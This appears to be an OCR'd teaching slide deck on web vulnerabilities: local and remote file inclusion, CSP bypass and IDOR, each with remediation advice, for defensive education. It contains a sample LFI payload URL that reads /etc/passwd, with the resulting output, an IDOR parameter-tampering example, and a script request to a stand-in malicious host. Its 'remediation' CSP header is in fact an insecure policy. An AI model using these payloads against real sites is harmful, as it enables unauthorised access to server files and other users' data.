
- Code execution on the web server
- Client-side code execution such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

4. File Inclusion

a) Local file inclusion(LFI)

- LFI is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application.
- It occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected.

4. File Inclusion


LFI VULNERABILITY
WEB APPLICATION
PHP
STEP :2 INJECT PAYLOAD IN SERVER
https://secnhack.in?php=/etc/passwd
SERVER
https://secnhack.in?php=file.txt
SETP:1 MODIFY
SETP:3 RESULTS ON BROWSERS
ATTACKER

```
root:x:0:0:root:/root:/
bin/bash
daemon:x:1:1:daem
on:/usr/sbin:/usr/sbin
/nologin
bin:x:2:2:bin:/bin:/usr
/sbin/nologin
sys:x:3:3:sys:/dev:/u
sr/sbin/nologin
```


4. File Inclusion

b) Remote file inclusion(RFI)

- RFI is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application.
- This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected.

4. File Inclusion

b) Remote file inclusion(RFI)


Attacker uses a search engine to identify a website with vulnerable components.
OR
011 001
Attacker uses a scanner to identify a website with vulnerable components.
Attacker exploits the remote file inclusion vulnerability to upload a backdoor shell.
www
Site is compromised
Malware is installed. Pages are defaced or deleted.
Server is hijacked
Server is used as a DDoS bot. Several sites are compromised.
$
Data is compromised
Passwords and information are stolen.

4. File Inclusion

REMEDIATION

- The most effective solution to avoid passing user-submitted input to any filesystem/framework API.
- If this is not possible the application can maintain an allow list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file.
- Any request containing an invalid identifier has to be rejected.

5. Content Security Policy (CSP)Bypass


Content Security Policy is a built-in browser technology which helps protect from attacks such as cross-site scripting (XSS).

- It is used to define where scripts and other resources(static) can be safely loaded or executed from.

For Example:

- Content-Security-policy: default-src 'self'; img-src 'self' allowed-website.com; style-src 'self';
- An attacker can bypass CSP and exploit a Cross-site Scripting vulnerability successfully.

5. Content Security Policy (CSP)Bypass


Request:
https://example.com/assets/js/file.js
Request:
https://example.com/assets/css/file.css
Request:(blocked:csp)
https://malicious.com/assets/js/xss.js
Content-Security-Policy:
default-src https://www.example.com

Content Security Policy

5. Content Security Policy (CSP)Bypass

REMEDIATION

Content-Security-Policy: script-src https://dsc.ru 'unsafe-inline' 'unsafe-eval' data *;

By using ’unsafe-eval’, you allow the use of string evaluation functions like eval.


By using ’unsafe-inline’, you allow the execution of inline scripts

- Remove unsafe-eval, unsafe-inline and wildcards from your CSP directives.

6. Insecure Direct Object Referencing(IDOR)

- An IDOR occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter.
- An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place.

6. Insecure Direct Object Referencing(IDOR)


1. Hacker identifies web application using direct object reference(s) and requests verified information.

2. Valid http request is executed and direct object reference entity is revealed.

3. Direct object reference entity is manipulated and http request is performed again.

4. http request is performed without user verification and hacker is granted access to sensitive information.

https://banksite.com/account?Id=1234 ✓
1
2
Id=1234 --> Id=1235
3
4
HACKER
DATABASE
https://banksite.com/account?Id=1235 ✓

6. Insecure Direct Object Referencing(IDOR)

REMEDIATION

- Most frameworks now come with built-in methods to avoid these vulnerabilities. Use these built-in tools to improve the security of the web app.
- Ensure no data is transmitted in cleartext. Users can hash passwords or ids and then transmit the data.
- Ensure no ids are generated iteratively, rather they should be generated randomly. The larger the possibilities, the more time it will take hackers to guess the cookie/user id of users, which increases security.

CYBER SECURITY - CYBER SECURITY - CYBER SECURITY - CYBER SECURITY

DSC CYBER SECURITY

THE END

𝕊t𝔸y s𝔸fe online

@Osir

@Infosecgirlpeshy

@Steve

@D_CAPTAINKENYA